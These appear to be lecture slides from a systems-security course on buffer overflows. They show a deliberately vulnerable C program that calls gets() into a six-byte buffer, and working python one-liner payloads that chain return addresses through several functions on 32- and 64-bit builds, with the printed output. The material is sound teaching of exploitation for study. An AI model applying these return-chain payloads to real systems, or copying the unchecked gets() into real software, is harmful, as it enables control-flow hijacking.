
# (32 bit) Return to multiple functions?

1. Before  
epilogue of  
*vulfoo*


2. After  
epilogue of  
*vulfoo*




# (32 bit) Return to multiple functions?



# (32 bit) Return to multiple functions?




# (32 bit) Return to multiple functions?



# (32 bit) Return to multiple functions?

Finding: We can return to a chain of unlimited number of functions



# Buffer Overflow Example: overflowretchain\_32

```
int f1()
{
    printf("Knowledge ");}
```

```
int f2()
{
    printf("is ");}
```

```
void f3()
{
    printf("power. ");}
```

```
void f4()
{
    printf("France ");}
```

```
void f5()
{
    printf("bacon.\n");
    exit(0);}
```

```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;
}
```

```
int main(int argc, char *argv[])
{
    printf("Function addresses:\nf1: %p\nf2: %p\nf3: %p\nf4: %p\nf5: %p\n", f1, f2, f3, f4, f5);
    vulfoo();
    printf("I pity the fool!\n");
}
```

# Buffer Overflow Example: overflowretchain 32bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*0xe + 'A'*4 + '\x2d\x62\x55\x56' + '\x4a\x62\x55\x56' + '\x67\x62\x55\x56' + '\x4a\x62\x55\x56' + '\x84\x62\x55\x56' + '\xa1\x62\x55\x56' " | ./orc
Function addresses:
f1: 0x5655622d
f2: 0x5655624a
f3: 0x56556267
f4: 0x56556284
f5: 0x565562a1
Knowledge is power. is France bacon.
```

# Buffer Overflow Example: overflowretchain 64bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*6 + 'A'*8 + '\x56\x11\x40\x00\x00\x00\x00\x00' + '\x6c\x11\x40\x00\x00\x00\x00\x00' + '\x82\x11\x40\x00\x00\x00\x00\x00' + '\x98\x11\x40\x00\x00\x00\x00\x00' + '\x6c\x11\x40\x00\x00\x00\x00\x00' + '\xae\x11\x40\x00\x00\x00\x00\x00' "| ./orc64
```

Function addresses:

```
f1: 0x401156  
f2: 0x40116c  
f3: 0x401182  
f4: 0x401198  
f5: 0x4011ae
```

Knowledge is power. France is bacon.



# (32-bit) Return to functions with one argument?

1. Before  
epilogue of  
*vulfoo*

2. After  
epilogue of  
*vulfoo*

3. after  
prologue of  
*f1*

4. after  
epilogue of  
*f1*

5. after  
prologue of  
*f2*

